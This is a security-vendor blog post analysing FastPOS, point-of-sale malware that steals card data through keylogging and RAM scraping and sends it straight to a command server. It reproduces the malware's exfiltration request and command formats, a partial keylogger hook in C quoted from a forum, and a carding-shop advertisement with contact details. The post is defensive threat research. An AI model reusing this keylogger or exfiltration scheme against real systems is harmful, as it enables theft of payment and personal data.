# FastPOS: Quick and Easy Credit Card Theft

- Posted on:June 2, 2016 at 10:00 pm
- Posted in:Deep Web, Malware
- Author:
  Trend Micro

0

15 49

Businesses today pride themselves on responding quickly to changing conditions. Unfortunately, cybercriminals aren' t any different. A newly discovered malware family hitting point-of-sale (PoS) systems has been found which emphasizes speed in how the information is stolen and sent back to attackers. We called this attack FastPOS, due to the speed and efficiency of its credit card theft capabilities.

FastPOS is designed to immediately exfiltrate any stolen card data, instead of storing it locally in a file and periodically sending it to the attackers. This suggests that it may have been designed to target situations with a much smaller network environment. An example would be where the primary network gateway is a simple DSL modem with ports forwarded to the POS system.

*Arrival and Targets*

FastPOS (which we detect as TSPY_FASTPOS.SMZTDA) reaches its would-be targets via three methods:

- Links to a compromised medical site talking about laser surgical techniques
- A real-time file sharing service
- Direct file transfer via VNC

The first two methods imply some sort of social engineering necessary to get users to run the malware; the last implies either a compromise of company credentials of some sort or brute-forcing of the necessary user names and password.

The victims of this particular threat were widely distributed: we identified victims from various parts of the world. By region, these were:

- Americas: Brazil and the United Sates
- Asia: Hong Kong, Japan, and Taiwan
- Europe: France




*Figure 1. Industries and countries of FastPOS victims*

The industries of these varied as well. One victim in the United States was a veterinary clinic; targets elsewhere included companies in the food and logistics sectors. In some of these cases, the victim locations were remote offices that contained open VNC access.

*Information Theft*

FastPOS focuses on *immediately* sending any stolen information to the attacker, instead of storing it locally and uploading it at intervals. While this may result in some errant network activity, given today’ s devices (which are constantly connected) this sort of activity is relatively easy to hide. It does this for both methods of information theft it uses: key logging and RAM scraping.

The implementation of the key logger is similar to the version found in NewPOSThings. The logged keystrokes are *not* stored in a file on the affected system; instead they are stored in memory. They are transmitted to the attacker once the Enter key is pressed. Depending on the procedures of the victim business, the stolen information can include user credentials, personally identifiable information (PII) of customers and staff, all the way to payment information. (To help attackers figure out which is which, the title of the window where these keystrokes were stolen from is also logged and included with the data.)


The RAM scraper is designed to steal only credit card information. A series of checks are meant to ensure that the RAM scraper is able to steal valid card numbers.

One feature of this RAM scraper that is not in common use elsewhere is the verification of the card’ s service code. A card with either the 101 or 201 service codes can be used normally around the world. The only difference is that the 201 service code specifies that the on-board chip of newer EMV cards must be used, where feasible. Cards that require PINs for transactions are also excluded.

*Data exfiltration*

As we mentioned earlier, FastPOS does not store any information or status logs locally. Instead, any stolen information is immediately uploaded to a C&C server, the location of which is hardcoded inside the malware. This goes both for logged keystrokes as well as any information from the RAM scraper.

*How* the information is uploaded is also slightly unusual. They are sent as parameters to the C&C server’ s URL, as seen below:



```
GET /star/cdosys.php?
comdlg64=add&log=[redacted]&foundin=[redacted] HTTP/1.1
Host: 5.100.156.107
Connection: Keep-Alive
Cache-Control: no-cache
```

*Figure 2. URL of sample traffic back to C&C server*

This particular example sent back RAM scraper data. The two exfiltration commands are as follows:

| | |
|---|---|
| key&log=TWND%sKWND%s | Used to send the logged keystrokes. First string is the window title; second string is the key log |
| add&log=%s&foundin=%s | Used by the RAM Scraper thread during data exfiltration. First string is the card dump; second string is the process name. |

*Table 1. Exfiltration commands*

Similarly, logs and system information are sent with the following commands:

| | |
|---|---|
| new&username=%s&computername=%s&os=%s&architecture=%s | Registers new infected system with user name, computer name, OS and architecture |
| statuslog&log=scanning-%s | Indicates processes being scanned for credit card data |
| update&username=%s | Sent when a software update is requested |
| | Sent after |

| | |
|---|---|
| statuslog&log=CheckedForUpdate | request for software update |
| statuslog=&log=GetLastError%d | Reports encountered error with an error code |

*Table 2. Other commands*


The use of GET could be considered unusual. The GET command is normally used to retrieve files, whereas the POST command is used to send information to a server. In this particular case, that doesn’t appear to be the case. The C&C server replies with the standard HTTP 200 response. One possibility is that the use of a GET command is designed to cause fewer suspicions – after all, this is the same command used when any browser retrieves a website.

One more thing to note – the non-usage of HTTPS here means that the victim’s data is sent “in the clear”, without any encryption whatsoever. This means they could easily be stolen by *other* threat actors capable of intercepting network traffic, making the user a victim twice over.

### *Who created FastPOS, and who uses it?*

With any threat like this we’re usually asked something along the lines of who wrote this malware, and who uses it in the wild. While we don’t have definite answers, there are some interesting hints.

Posts on a forum from 2015 showed that a user was posting code samples for malware that used the same mutex as our FastPOS samples:



Posted 03 August 2015 - 07:49 AM

Hello

I have an application with a mutex that prevent it from being opened more than once.


[-] C Source

```c
HANDLE h = CreateMutex(NULL, FALSE, "uniqyeidclaxemain");
    if (GetLastError() == ERROR_ALREADY_EXISTS)
    {
        MessageBox(NULL, "An instance is already running.", "Already running", MB_ICONERROR | MB_OK);
        return 0;
    }
```

If i try to open it again, an error appears that app is already running.

*Figure 3. Request for help, with mutex*

Coincidence? It could be. However, note the above strings in the code for sending keystrokes: *KWND* and *TWND*. Those also show up in other posts by the same user:



This KeyBoard KL hook is perfect but....

02 October 2015 - 11:37 PM


Hello

I have this keyboard hook from this forum, it is best keylogger i ever found works perfect but for some reason doesn't intercept keys like # $ % ^ & but intercept ! @, i mean everything after digit 3 and shift. Maybe someone can help, it would be great. Thank you!! Here is the code:

```
#include <windows.h>
#include <atlstr.h>

int sendLog(const char * hostal, const char * command);
#define wheretosend "localhost"

HHOOK _hook;
KBDLLHOOKSTRUCT kbdStruct;
CString kblog;
CString totlog;

LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam)
{
    if (nCode >= 0)
    {
        if (wParam == WM_KEYDOWN)
        {
            kbdStruct = *((KBDLLHOOKSTRUCT*)lParam);
            if (kbdStruct.vkCode == VK_RETURN)
            {
                char wnd_title[256];
                HWND hwnd = GetForegroundWindow(); // get handle of currently active window
                GetWindowText(hwnd, wnd_title, 256);
                totlog += "TWND";
                totlog += wnd_title;
                totlog += "TWND";
                totlog += kblog;
                CString comm = "";
                comm += "key&log=";
                comm += totlog;
                sendLog(wheretosend, comm);
                comm.Empty();
                totlog.Empty();
                kblog.Empty();
```

*Figure 4. Request for help, with unique strings (Click to enlarge)*

What about who uses it? We can get some clues from this particular advertisement:



Jan 25, 2016

Dear valued customers,
We are happy to finally announce to you the start of our DUMPS selling service.
http://SwipeIT.pw

We offer you:

[+] Only fresh, first hand dumps, extracted by OUR OWN TEAM.
[+] WEEKLY updates.
[+] We do not upload any bases less than 90% valid rate.
[+] Proof of valid rate with each base.
[+] Cheap prices for an incredible quality Prices start from 12$
[+] Replacement Time 12 Hours.
[+] Auto-Instant money back for LOST/Stolen/Hold/Card Err. within the Replacement
[+] Fully automatic shop with powerful set of search options.
[+] Instant dumps delivery.
[+] NO FEES at all
[+] Weekly different bonuses announced on our news system.
[+] Our only mirrors: swipeit.pw
[+] Advanced Support Ticketing System
[+] Support Jabber: swipeit@xmpp.jp
[+] Many more services are coming, our team is working daily on them
[+] We are here to last, tied to deliver Quality Service for Quality Customers

*Figure 5. Advertisement (Click to enlarge)*

This particular ad is for a site where other users can buy stolen card information. What is unusual is that we found that this site’ s IP address was used by FastPOS itself as a C&C server! In short, the persons behind FastPOS are selling stolen credentials via the same server they use to receive these credentials.

Our technical brief contains more details about this threat, including: a timeline of its development, more technical details, as well as a summary of the card information that was sold.

## *Conclusions*

FastPOS’ s design sets it apart from other POS malware families. It appears to be designed to operate in situations where a large, enterprise-scale network may *not* be present: instead, it is designed for environments with a much smaller footprint. This could be cases where the primary network gateway is a simple DSL modem with ports forwarded to the POS system. In such a situation, the target would rely almost exclusively on endpoint detection and less so on network-level detection.

One solution for victims would be to adapt endpoint application control or whitelisting, which reduces attack exposure by ensuring only updates associated with whitelisted applications can be installed. Advanced endpoint solutions such as Trend Micro™ Security, Trend Micro™ Smart Protection Suites, and Trend Micro Worry-Free™ Business Security can protect users systems have features that can help combat point-of-sale threats.

## Related Posts:

- Credit Card-Scraping Kasidet Builder Leads to Spike in Detections
- Card “Verification” Now Offered “As a Service” by Brazilian Cybercriminals
- Indian Military Personnel Targeted by “Operation C-Major” Information Theft Campaign
- Operation Black Atlas Endangers In-Store Card Payments and SMBs Worldwide; Switches between BlackPOS and Other Tools

Tags: FastPOS

**0 Comments** TrendLabs 1 Login

Recommend Share Sort by Best

Start the discussion…

Be the first to comment.

Subscribe Add Disqus to your site Add Disqus Add Privacy

## Featured Stories

- The Panamanian Shell Game: Cybercriminals With Offshore Bank Accounts?
- Dark Motives Online: An Analysis of Overlapping Technologies Used by Cybercriminals and Terrorist Organizations
- Crypto-ransomware Gains Footing in Corporate Grounds, Gets Nastier for End Users
- SpyEye Creator Sentenced to 9 Years in Federal Prison
- Indian Military Personnel Targeted by "Operation C-Major" Information Theft Campaign

## Recent Posts

- FastPOS: Quick and Easy Credit Card Theft
- DRIDEX Poses as Fake Certificate in Latest Spam Run
- Crypto-ransomware Attacks Windows 7 and Later, Scraps Backward Compatibility
- How Performance Counters Opened Holes in Android
- IXESHE Derivative IHEATE Targets Users in America

## Cybercrime Across the Globe: What Makes Each Market Unique?

- This interactive map shows how diverse the cybercriminal underground economy is, with different markets that are as unique as the country or region that it caters to.
  Read more

## Business Email Compromise

- A sophisticated scam has been targeting businesses that work with foreign partners, costing US victims $750M since 2013.
  How do BEC scams work?

## Popular Posts

Flashlight App Spews Malicious Ads
Hacking Team Flash Zero-Day Integrated Into Exploit Kits
Crypto-ransomware Attacks Windows 7 and Later, Scraps Backward Compatibility
Will CryptXXX Replace TeslaCrypt After Ransomware Shakeup?
Pawn Storm Targets German Christian Democratic Union

## Latest Tweets

Error: Rate limit exceeded

## Stay Updated

Email Subscription

Your email here

Subscribe

- Home and Home Office
- |
- For Business
- |
- Security Intelligence
- |
- About Trend Micro

- Asia Pacific Region (APAC): Australia / New Zealand, 中国, 日本, 대한민국, 台灣
- Latin America Region (LAR): Brasil, México
- North America Region (NABU): United States, Canada
- Europe, Middle East, & Africa Region (EMEA): France, Deutschland / Österreich / Schweiz, Italia, Россия, España, United Kingdom / Ireland

- Privacy Statement
- Legal Policies